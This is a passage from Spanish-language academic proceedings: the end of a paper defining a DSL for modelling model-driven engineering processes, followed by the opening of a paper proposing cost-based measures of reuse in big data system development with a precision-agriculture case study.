Projector_Definition. Es una metaclase abstracta, subclase de *Mapping_Definition*, que representa a las actividades que comprenden la definición de mappings sintácticos, aquellos que cruzan espacios técnicos diferentes, que pasan de un mundo generalmente heterogéneo (en cuanto a formatos, técnicas, etc.) a otro más homogéneo, en nuestro caso es el mundo del modelado de MDE, y viceversa. Existen dos tipos de proyectores: *Discoverers* y *Extractors*.

Discover_Definition. Es una subclase de *Projector_Definition* que representa la actividad de crear un inyector, como su nombre lo indica permitirá "inyectar modelos" a partir del contenido de los archivos de entrada en algún formato específico. Hace uso del metamodelo correspondiente a dicho formato. La salida de esta actividad corresponde al artefacto *Discover*.

Extractor_Definition. Es una subclase de *Projector_Definition* que representa la actividad de crear un extractor que permitirá "extraer el contenido de los modelos" para generar archivos de salida en algún formato específico. Hace uso del metamodelo correspondiente a dicho formato. La salida de esta actividad corresponde al artefacto *Extractor*.




Figura 2. Diagrama parcial de actividades

M2M_Definition. Es una subclase de *Mapping_Definition* que representa la actividad de definir transformaciones de modelo a modelo. Se trata de un mapeo semántico que alinea los conceptos procedentes de dominios diferentes o del mismo dominio utilizando los metamodelos correspondientes a esos dominios. La entrada de esta actividad son los metamodelos de origen y destino (*source* y *target*). La salida de esta actividad es la especificación de una transformación (*output*) que será usada por las herramientas que automaticen estas transformaciones.

Model_Discovery. Representa la primera actividad en un proceso de ingeniería reversa. En el contexto de la ingeniería reversa dirigida por modelos (Model-Driven Reverse Engineering - MDRE), la idea es pasar lo antes posible del mundo real heterogéneo al mundo homogéneo de los modelos, donde todos los artefactos se representan como un conjunto de modelos interrelacionados. Esto es lo que llamamos fase de descubrimiento de modelos. La entrada de esta actividad serán los artefactos heredados que pueden ser de distinta naturaleza y la salida serán los modelos iniciales que representen el sistema heredado al mismo nivel de abstracción (bajo), es decir, sin perder información en el proceso. Esta actividad hace uso de un inyector (*Discover*) para llevar a cabo este proceso.

Model_Understanding. Representa la actividad de entender el modelo. La mayoría de las aplicaciones MDRE requieren el procesamiento de los modelos de bajo nivel descubiertos en la fase anterior para obtener vistas de más alto nivel de los sistemas heredados que faciliten su análisis, comprensión y posterior regeneración. Emplea técnicas de manipulación de modelos para consultar y transformar los modelos de entrada en representaciones más manejables. Esto lo logra usando una herramienta de

transformación modelo a modelo (*M2M_ExecutionEngine*), la cual ejecuta una definición de transformación (*Transformation_Specification*) sobre los modelos de entrada (*read*) para generar los modelos de salida (*write*).

Model_Generation. Representa la actividad que genera artefactos de un sistema a partir de los modelos de alto nivel (que podrían ser modelos obtenidos al final de la fase de comprensión del modelo. Para llevar a cabo la actividad, se utiliza un extractor (*Generator*).

3.3 Recursos

La figura 3 muestra parcialmente una clasificación de los recursos involucrados en los procesos MDE. A continuación se describen las metaclases más relevantes.

Resource. Son útiles para llevar a cabo una actividad. Representan componentes que pueden ser consumidos o producidos por los procesos (*Artifact*) o simplemente componentes de soporte en los procesos MDE (*Participant*, *Tool*, *Platform*, *Language*).

Artifact. El resultado de los procesos de software no sólo consiste de código, también puede incluir documentación del proyecto, planes de pruebas, documentación a usuario, modelos, métricas etc., todos estos productos son comúnmente llamados artefactos. Un artefacto representa la entrada y/o la salida de una actividad.

Tool. Es un recurso que permite automatizar de forma total o parcial las actividades, aumentando la productividad y reduciendo el costo. En el contexto MDE, las herramientas soportan la definición de modelos y transformaciones y su integración con el proceso de desarrollo de software.

SystemModel: Modelos que representan al sistema en distintos niveles de abstracción tales como *CIM*, *PIM* y *PSM* (según la propuesta de MDA [4]).

Metamodel: Modelos que definen lenguajes para especificar modelos. Especifica la sintaxis abstracta del lenguaje, los conceptos de modelado, sus atributos y relaciones, así como también las reglas estructurales que restringen los posibles elementos de los modelos válidos.

Transformation_Specification. Modelos que representan la definición de transformaciones entre modelos del mismo espacio técnico.

Language. Un recurso que permite definir una representación concreta de un modelo conceptual que puede ser interpretado por una computadora. La sintaxis abstracta puede estar definida por un metamodelo.

ModelingLanguage: Es una subclase de lenguaje que es esencial en el contexto MDE, que permite a los diseñadores especificar modelos (gráficos o textuales) para sus sistemas. Pueden ser de propósito general o específicos a dominio.




Figura 3. Diagrama parcial de los recursos

TransformationLanguage: Es una subclase de lenguaje utilizado para la definición de transformaciones mediante la especificación de reglas de transformación. Existen distintos tipos de lenguajes para escribir transformaciones, su estilo puede ser declarativo, imperativo o multi-paradigma. Según sea su objetivo puede soportar transformaciones de distinto tipo (modelo a modelo, modelo a texto o texto a modelo).

4 Implementación

Nuestro DSL fue implementado en Sirius, que permite crear herramientas de modelado gráfico mapeando cada uno de los elementos del metamodelo a elementos a una representación gráfica. Esta herramienta permitirá al usuario del lenguaje diseñar sus propios modelos de procesos MDE.

A modo de ejemplo, la figura 4 muestra parcialmente un modelo creado con nuestro DSL, un proceso MDE correspondiente a la migración de código C++ a modelos Haxe. Para migrar el código se necesitan llevar a cabo las siguientes

actividades: creación del metamodelo C++, creación del discover para inyectar modelos a partir del código C++, descubrimiento del primer modelo y entendimiento del modelo resultado de la actividad previa. Esta última actividad involucra una secuencia de transformaciones (C++ to KDM y KDM to HAXE). La salida de la actividad, producto de la última transformación, es el modelo Haxe, a partir del cual se puede generar el código Haxe (no mostrado en la figura). El proceso puede verse en detalle en [16].




Figura 4. Ejemplo de un modelo de proceso MDE creado con nuestro DSL.

5 Conclusiones

En este trabajo, proponemos un DSL para modelar procesos de software en el contexto MDE. En esta primera versión se definieron su sintaxis abstracta y concreta. Se especificaron las principales actividades involucradas en los procesos MDE así como también los recursos necesarios para llevarlas a cabo. Fue diseñado para cubrir las necesidades y particularidades de estos tipos de procesos que hemos identificado a lo largo de nuestro trabajo en este contexto. Fue diseñado para ser extendido fácilmente para capturar conceptos en algún área específica de ingeniería de software.

Consideramos que una de las principales ventajas del uso de este DSL es que ayudará a los desarrolladores a utilizar una terminología específica, unificada y coherente para comunicarse en torno a los procesos MDE. Hará posible la visibilidad y trazabilidad de las actividades, participantes, recursos, artefactos producto de las distintas actividades, etc. contribuyendo a la configuración, ejecución y mejora continua de los procesos MDE.

Prevemos validar empíricamente su usabilidad en organizaciones que se basen en este paradigma para el desarrollo de software, lo que nos permitirá ajustar el lenguaje a las necesidades de la comunidad MDE.

Referencias

1. Münch, J., Armbrust, O., Kowalczyk, M., Soto, M.: Software Process Definition and Management. 10.1007/978-3-642-24291-5. (2012)
2. Brambilla, M., Cabot, J., & Wimmer, M.: Model-Driven Software Engineering in Practice. Morgan & Claypool Publishers, Second edition (2017)
3. ADM Architecture-Driven Modernization. www.omg.org/adm
4. MDA Model-Driven architecture. www.omg.org/mda/
5. García-Borgoñón, L., Barcelona, M.A., García-García, J.A., Alba, M., Escalona, M.J.: Software process modeling languages: A systematic literature review, Information and Software Technology, Vol. 56, Issue 2, pp 103--116 (2014)
6. BPMN - Business Process Model and Notation. www.omg.org/bpmn/
7. SPEM - Software & Systems Process Engineering Meta-Model. www.omg.org/spec/SPEM/
8. Shaked, A., Reich, Y.: Requirements for Model-Based Development Process Design and Compliance of Standardized Models. In: Systems 2021, 9, 3 (2021)
9. Maciel, R.S.P., Silva B.C., Magalhaes, A.P.F., Rosa, N.S.: An approach to model-driven development process specification. In: 11th International Conference on Enterprise Information System (ICEIS), pp. 27--32. INSTICC Press, Milan (2009)
10. Diaw, S., Lbath, R., Coulette, B. Specification and Implementation of SPEM4MDE, a metamodel for MDE software processes. In: 23rd International Conference on Software Engineering and Knowledge Engineering (SEKE 2011), pp 646--653 (2011)
11. Diaw, S., Cisse, M., Bah, A.: Using the SPEM 2.0 kind-based extension mechanism to define the SPEM4MDE metamodel. In: International Conference on Computing for Engineering and Sciences (ICCES 2017), Istanbul, Turkey. pp.63--69 (2017)
12. Favre, L., Martinez, L., Pereira, C.: Model-Driven Software Modernization. In: Advanced Methodologies and Technologies in Network Architecture, Mobile Computing, and Data Analytics. USA , pp. 1413--1425. IGI Global (2019)
13. MOF OMG Meta Object Facility (MOF), www.omg.org/spec/MOF/2.5.1
14. Pereira, C., Martinez, L.: Model Driven Engineering Ontology: Increasing Value, Reusability and Accessibility of MDE Assets. Alemania. In: XIV Seminar on Ontology Research in Brazil (ONTOBRAS 2021), pp 231--236 (2021)
15. Favre, L., Pereira, C., Martinez, L.: "Modernizing Software in Science and Engineering: from C/C++ Applications to Mobile Platforms". VII European Congress on Computational Methods in Applied Sciences and Engineering, Greece. pp 8162--8176 (2016)
16. Martinez, L., Pereira, C., Favre, L.: "Migrating C/C++ Software to Mobile Platforms in the ADM Context". In: International Journal of Interactive Multimedia and Artificial Intelligence, vol. 4 num.3, pp 34--44 (2017).
17. Martinez, L., Pereira, C., Favre, L.: "From UML/OCL to Code with Contracts: an MDD Approach". In: 10mo. Congreso Nacional de Ingeniería Informática y Sistemas de Información (CoNaIISI 2022), Argentina: Universidad Tecnológica Nacional (2022)
18. Pereira, C., Martinez, L.: Integrando MDE y ontologías para analizar trazas de ejecución. In: 11° Congreso Nacional de Ingeniería Informática/ Sistemas de Información (CoNaIISI 2023). Facultad Regional Tucumán de la Universidad Tecnológica Nacional. (2023)
19. Pereira, C., Martinez, L., Favre, L.: Toward an Execution Trace Standard: An MDE Approach. Communications in Computer and Information Science. Berlin: Springer Science and Business Media Deutschland GmbH. vol.1778, pp 91--106 (2023)
20. EMF. Eclipse Modeling Framework. www.eclipse.org/modeling/emf/
21. Eclipse Sirius. eclipse.dev/sirius/

Un Modelo para Medir Reusabilidad en el Desarrollo de Sistemas Big Data basados en Contexto*

Agustina Buccella[1][0000−0002−8516−7453] and Alejandra Cechich[1][0000−0003−4804−6270]

GIISCO Research Group
Departamento de Ingeniería de Sistemas - Facultad de Informática
Universidad Nacional del Comahue
Neuquén, Argentina
{agustina.buccella,alejandra.cechich}@fi.uncoma.edu.ar

Abstract. La reusabilidad en el desarrollo de sistemas big data (SBDs) es aún muy incipiente. En esa área, hemos desarrollado previamente un proceso y una herramienta de soporte (CoVaMaT), que permiten gestionar variedad en SBDs y, de esa manera, incorporar reuso en distintas etapas del ciclo de vida. Sin embargo, el proceso requiere medidas que indiquen la efectividad del reuso alcanzado. En ese sentido, este artículo extiende nuestra propuesta y ejemplifica el uso de medidas de reuso en dos casos de estudio en los dominios de la agricultura de precisión y la agrometeorología.

Keywords: Reusabilidad · Sistemas de Big Data · Costos

1 Introducción

En la literatura existen varias propuestas de reuso en el ámbito de Sistemas Big Data (SBDs), pero la mayoría de ellas están orientadas al uso, reuso y compartimiento de los datos y no de artefactos software usados durante el desarrollo. En ellas, el reuso del dato se define como un nuevo uso del mismo para un propósito diferente al que fue originalmente destinado [8]. Por ejemplo, en el artículo presentado en [14] se recogen varias definiciones y trabajos relacionados al reuso de datos de investigación; mientras que en [18] se realiza una revisión de 42 artículos de la literatura identificando las etapas del reuso. Enfocando en paradigmas de desarrollo de software reusables, como líneas de productos software (LPS) o Desarrollo basado en Componentes (DBC), existen pocos trabajos que actualmente aborden el reuso de SBDs. Algunos avances pueden verse en conferencias que proponen ediciones especiales de reuso en big data como en [1]. También hay algunos pocos trabajos presentados en diferentes conferencias que brindan algunas primeras aproximaciones al reuso. Por ejemplo, en [3] se

* Este trabajo esta parcialmente soportado por el proyecto UNCOMA 04/F019 “Modelado de Variedad en Sistemas Big Data” 2022-2025

describe un caso de estudio en detección de anomalías en plantas químicas proponiendo un workflow que maximiza el reuso de artefactos comunes en varios proyectos. Este estado actual del arte, como podrá verse también en la sección siguiente, marca la necesidad de crear metodologías propias que sistematicen el reuso de los artefactos generados en cada una de las etapas del ciclo de vida.

En trabajos previos hemos realizado varios avances hacia un proceso de desarrollo de big data orientado al reuso [5,12,13]. El mismo se basa en principios de las LPS construyendo artefactos de dominio que luego son instanciados para dar forma a casos de dominio y/o casos reusables. Así, los tres tipos de artefactos que se construyen son: *activos de dominio*, que contienen la información del dominio general junto con los puntos de variación y variantes que existen y pueden derivar en los casos de dominio; *casos del dominio*, que poseen las variantes ya instanciadas de los activos del dominio creados para el desarrollo de casos particulares; y *casos reusables* que son nuevos casos creados desde los activos del dominio y/o los casos del dominio para ser utilizados en la construcción de nuevos casos.

Nuestra propuesta ha sido aplicada, en colaboración con el Instituto de Tecnología Agropecuaria (INTA)-Alto Valle[1], para desarrollar varios SBDs. Sin embargo, la sistematización del reuso requiere también una forma de evaluar y medir la ganancia obtenida en cuanto a tipo de desarrollo, personal, tiempos, etc. Avanzando en esta línea, en este artículo proponemos un modelo de medición de reusabilidad en el desarrollo de SBDs, adaptado de trabajos relacionados de la literatura, que nos permita identificar el esfuerzo/tiempo necesario en la construcción de un nuevo SBDs en función de artefactos creados previamente. El modelo se apoya en el proceso de desarrollo que hemos diseñado y en su herramienta de soporte CoVaMaT [12].

Este artículo se organiza de la manera siguiente. A continuación, se resumen trabajos relacionados y se presentan brevemente los conceptos esenciales de nuestra propuesta para el desarrollo reusable de SBDs. Luego, introducimos el modelo de medición junto con su aplicación en dos casos de estudio. Finalmente, se abordan conclusiones y trabajo futuro .

2 Antecedentes

Desde un punto de vista arquitectónico, en [2] se presenta una revisión sistemática analizando más de 22 propuestas de arquitecturas para big data. En todos ellas, a pesar de coincidir en que las arquitecturas de referencia promueven enfoques estándares que evitan errores conocidos, reducen la complejidad y mejoran la reutilización, no se realiza en estos estudios ninguna acción especial para la reusabilidad. El foco se centra discutir estándares que proponen arquitecturas de referencia para big data, como la norma ISO/IEC 20547-3:2020[2] y el estándar

[1] `https://inta.gob.ar/altovalle/sobre-812000`
[2] `https://www.iso.org/obp/ui/#iso:std:iso-iec:20547:-3:ed-1:v1:en`

propuesto por el NIST Volúmen 6[3]. Sin embargo, estos estándares están más asociados a proveer interoperabilidad y no esencialmente abocados al reuso. Actualmente, se pueden encontrar algunos trabajos donde la reusabilidad en SBDs se aborda desde la perspectiva de arquitectónica. Por ejemplo, el trabajo presentado en [10] incorpora la detección de aspectos comunes y variables dentro del desarrollo de los SBDs como familias de sistemas. Este trabajo presenta una arquitectura de referencia que propone, entre otras cosas, la capacidad de reutilización de módulos. Por otra parte, un trabajo interesante que analiza cómo y cuáles son los componentes que generalmente reusan los desarrolladores de SBDs, se presenta en [7]. Aquí se concluye que, en general, los científicos encuentran obstáculos a la hora de crear y usar código compartido, o código modular, y que existe una falta de interoperabilidad de las herramientas. Considerando el estado actual previamente descripto, podemos decir que la reusabilidad en el desarrollo de SBDs todavía está en un nivel muy inicial. En general, no hay metodologías que sistematicen el reuso, sino que se asume que se deben apoyar en las metodologías existentes, como las LPSs o DBC, intentando rescatar particularidades de las mismas para ver si funcionan dentro del desarrollo de estos sistemas.

Obviamente, como la existencia de estas metodologías es casi nula, tampoco existen formas específicas de medir o analizar el reuso logrado en un desarrollo. Nuevamente debemos recurrir a evaluaciones o métricas propuestas dentro de otros paradigmas que se adapten al desarrollo de SBDs. Existen en la literatura muchas propuestas de medición del reuso y varias revisiones sistemáticas [6,9]. Las métricas de calidad y productividad son las mayormente evaluadas por los estudios. En el caso de las últimas, en trabajos como [11,16] se analiza el esfuerzo de desarrollo de activos nuevos y reusables en términos de horas/personas. Por ejemplo en [16] los autores proponen una evaluación de alternativas de reuso mediante un modelo que clasifica operaciones y las ubica en escenarios de reuso. En particular, en nuestra propuesta nos enfocamos en este tipo de técnicas ya que se orientan al domino y permiten, no sólo evaluar el reuso logrado a nivel de costos, sino también analizar posibles nuevos escenarios basados en contexto, como puede verse a continuación en nuestro enfoque.

2.1 Trabajos previos: SBDs reusables soportados por CoVaMaT

Como hemos mencionado, nuestra propuesta se basa en la construcción de casos de dominio reusables. Para ello, nos basamos en el concepto de *variedad* y sus tipos. Entre ellos, la *variedad de contexto* permite definir variaciones de dominio que afectarán los resultados del proceso. Los diferentes tipos de contextos dependen de cada dominio; por ejemplo, en el dominio de la hidrología, los cuerpos de agua pueden contextualizarse de acuerdo a ríos, lagos, mares, etc. De esta manera, ante un problema a ser abordado por un SBDs (ej. causas de variaciones de temperatura en un cuerpo de agua), se definen primeramente el contexto y

[3] `https://www.nist.gov/publications/nist-big-data-interoperability-\framework-volume-6-reference-architecture`

sus variantes, para luego crear los activos que serán comunes en ese dominio (ej. tipos de cuerpos de agua). Luego, se creará el caso concreto mediante la instanciación de las variantes (ej. río 1) y se guardará para futuro reuso (ej. río 2). El enfoque creado para la identificación de cuatro tipos de variedades (fuente, contenido, procesos, contexto) puede ser top-down (T-VIP), donde se comienza desde hipótesis definidas y se realiza un proceso de big data completo para verificarlas; o bottom-up (B-VIP) en donde se realiza un estudio exploratorio para obtener información desde los datos disponibles [13].

La herramienta CoVaMaT [12] está desarrollada para ayudar en el proceso de identificación de variedades, donde los requisitos (definidos como un problema de dominio), son el punto de partida para definir un enfoque top-down o bottom-up, con el fin de identificar los cuatro tipos de variedades durante la implementación de las actividades de big data. Cada ejecución de las cinco actividades del proceso constituye un caso de dominio que está documentado como uno (o más) *activos de dominio*.

CoVaMaT incluye tres funcionalidades principales (F1, F2 y F3) respaldadas por cuatro procesos. Los *activos de dominio* se almacenan mediante el proceso P-1 (Crear variedad) de F1. Luego, los activos de los *casos del dominio*, que se generan instanciando puntos de variación del dominio (definidos en los activos previos), se crean mediante el proceso P-2 (Instanciar casos) de F2. Por último, los activos de los *casos reusables* se recuperan y documentan mediante los procesos P-3 (Crear caso de reuso) y P-4 (Detectar similitudes) de F3.

3 Un Modelo de Medición de Reusabilidad Basado en Contexto

El modelo de análisis de reuso que proponemos fue adaptado de dos trabajos anteriores en los que evaluamos el *reuso exitoso* durante el desarrollo de LPSs [4]. En este caso, el diseño de CoVaMaT, que considera activos específicos de dominio y casos de aplicación, nos permite evaluar cuáles de esos activos pueden ser completamente reusados (tal como fueron definidos), parcialmente reusados (con adaptaciones) y/o detectar la necesidad de agregar nuevos. Al mismo tiempo, simplificamos y adaptamos el modelo presentado en [16] proponiendo *escenarios de reuso* basados en un conjunto de operaciones predefinidas asociadas a CoVaMaT.

En la Figura 1 mostramos el modelo basado en dos niveles de abstracción: (1) *A nivel de dominio*, que se refiere a las operaciones realizadas durante la creación de *activos de dominio*; y (2) *A nivel de diseño del caso de dominio*, que se refiere a las operaciones realizadas durante la selección de los activos de dominio relevantes al caso. Cada nivel y sus operaciones tiene medidas asociadas, que pueden verse en la Figura 2.

Escenarios y costos. A partir de las operaciones definidas, se propone crear *escenarios de reuso*, los cuales proveen una secuencia de las operaciones de transición




Fig. 1: Modelo para evaluar reuso mediante la definición de costos de operaciones

y/o transformación utilizadas al desarrollar los casos. Cada una de estas operaciones tiene asociado un costo que indica el esfuerzo necesario para lograrla, el cual puede medirse en horas-persona, tiempo de desarrollo, líneas de códigos cambiadas/agregadas, etc. De esta forma, definimos la función de costos como $Cost_{Lv-Op}(S, T)$, donde:

- *El nivel de reuso (Lv)*: se refiere a uno de los dos niveles de abstracción definidos: dominio (Ld), y diseño de caso del dominio ($Lddc$).
- *El nombre de la operación (Op)*: se refiere a una operación de transformación (NR, AR) o transición (BB, CA).
- *Un activo fuente (S)*: se refiere a un activo almacenado en el repositorio (CoVaMaT o externo). Puede ser un punto de variación, variante, caso del dominio, activos del repositorio, etc.
- *Un activo destino (T)*: se refiere a la copia o modificación obtenida desde la recuperación de un activo fuente. Puede ser un punto de variación, variante, caso del dominio, activos del repositorio, etc.

Creamos un caso especial de *activo nulo* ($\emptyset$) para utilizarlo cuando el activo fuente no existe, es decir, cuando se deben desarrollar nuevos activos desde cero. Así, por ejemplo, la función de costo para la operación NR a nivel de dominio se denota por: $Cost_{Ld-NR}(\emptyset, new_VP)$ donde new_VP es el nuevo punto de variación a agregar (por el proceso P-1 de CoVaMaT). En la última columna de la Figura 1 hemos agregado las funciones de costos instanciadas de cada operación. Otro ejemplo de la función de costo es, por ejemplo, la operación BB (a nivel del caso del dominio). Aquí, el costo se define como: $Cost_{Lddc-BB}(\{List-of-Vs\}, V)$ donde de una lista de variantes de un punto

Dominio	Caso de Dominio
Transformación: para crear nuevos activos de dominio. Son implementadas por el proceso P-1 de CoVaMaT. Nuevo para Reuso (**NR**): para crear un nuevo punto de variación del dominio. Adaptación para Reuso (**AR**): para crear una nueva variante como parte de un punto de variación existente.	Transformación: se refiere a la operación de diseño de nuevos activos reusables a través del proceso P-3 de CoVaMaT. Nuevo para Reuso (**NR**): para crear un nuevo caso reusable a partir de activos de dominio o casos del dominio.
	Transición: para reutilizar activos del dominio. Implementadas por P-2 y P-4 de CoVaMaT. Reuso de Caja-Negra (**BB**): para instanciar una variante definida en los activos de dominio. Se realiza con el proceso P-2. Adquisición de Activos Catalogados (**CA**): para buscar en CoVaMaT y adquirir el activo de domino o caso más similar a reusar. Se realiza con el proceso P-4.

Fig. 2: Operaciones y medidas por niveles

de variación almacenado en CoVaMaT, se instancia una variante (mediante el proceso P-2). Un caso particular es el costo de *adquirir un activo de dominio o de caso* definido como $Cost_{Lddc-CA}(\{List-of-DCA\}, DCA)$, donde de la lista de activos de dominio o casos almacenados en CoVaMaT, uno de ellos es seleccionado para reuso (mediante el proceso P-4).

3.1 Aplicación del modelo de reuso a casos desarrollados

Dominio de la agricultura de precisión. En [12,17] se describe la aplicación de un enfoque T-VIP dentro del dominio de la *agricultura de precisión* para caracterizar variables que influyen en el análisis del índice de vegetación (NDVI)[4] mediante la definición de contextos de dos áreas, una cercana al Río Negro y la otra cercana a las bardas. Para el caso del dominio del río podemos agregar los costos según dos actividades:

1. Primero, al ser el primer SBDs, se construyen los activos del dominio de *agricultura de precisión* que involucran los modelos de variabilidad para cada una de las variedades (contexto, fuente, contenido y proceso). Esto genera la creación de cada *activo de dominio* con cada una de las variedades, sus puntos de variación y variantes. El costo de la generación de todos estos activos tendrá: (1) $Cost_{Ld-NR}(\emptyset,'areas')$ para documentar el

[4] Este índice describe la salud de la vegetación midiendo la diferencia entre luz infrarroja cercana y luz roja visible (lo que refleja la vegetación).

punto variante de la variedad de contexto, (2) $Cost_{Ld-AR}('areas','River-area') + Cost_{Ld-AR}('areas','Bardas-area')$ para documentar los dos contextos definidos, (3) $Cost_{Ld-NR}(\emptyset,'semi-structured-datasets')$ para crear un punto de variación en la variedad de fuentes para datos semiestructurados, (4) $Cost_{Ld-NR}(\emptyset,'structured-datasets')$ para crear un punto de variación en la variedad de fuentes de datos estructurados, y (5) los costos de crear todas las variantes para cada uno de los puntos de variación definidos previamente. Así, tenemos el $Cost_{Ld-AR}('semi-structured-datasets','weather-station-Villa-Regina')$ para la variante de la fuente proveniente de la estación meteorológica de Villa Regina (para el punto de variación de datos semiestructurados), más el $Cost_{Ld-AR}('structured-datasets','piezometers-Villa-Regina')$ de la variante de freatímetros para la fuente estructurada proveniente de la tabla de freatímetros y el costo de la variante para la tabla del índice NDVI. Luego, como de la estación meteorológica se proveen de 15 variables de clima, tenemos que sumar los 15 costos de cada una de ellas: $Cost_{Ld-AR}('weather-variables','wind-chill') + ... + Cost_{Ld-AR}('weather-variables','rain-rate')$. Luego, lo mismo para las variantes (ubicación y valor) que provienen de los freatímetros o piezómetros, y los valores del índice NDVI en cada punto (ubicación y valor)[5]. Así, se define una sumatoria 9 veces del $Cost_{Ld-NR}$ y 22 veces del $Cost_{Ld-AR}$, quedando $9 * Cost_{Ld-NR} + 22 * Cost_{Ld-AR}$. Todos estos costos son ejecuciones del proceso P-1 de CoVaMaT.

2. Luego, para crear el **caso del dominio del área del río (*domain-case-river*)** se instancian las variantes utilizadas en el caso, en donde los costos se definen como: (1) $Cost_{Lddc-BB}('\{list-of-variants\}','River-area') + Cost_{Lddc-BB}('\{list-of-variants\}','weather-station-Villa-Regina') + Cost_{Lddc-BB}('\{list-of-variants\}','piezometers-Villa-Regina')$, y sigue para cada punto de variación y para cada variedad. En este caso, de las 22 variantes definidas en el dominio, el caso utiliza 13, quedando $13 * Cost_{Lddc-BB}$. Todos estos costos son ejecuciones del proceso P-2 de CoVaMaT.

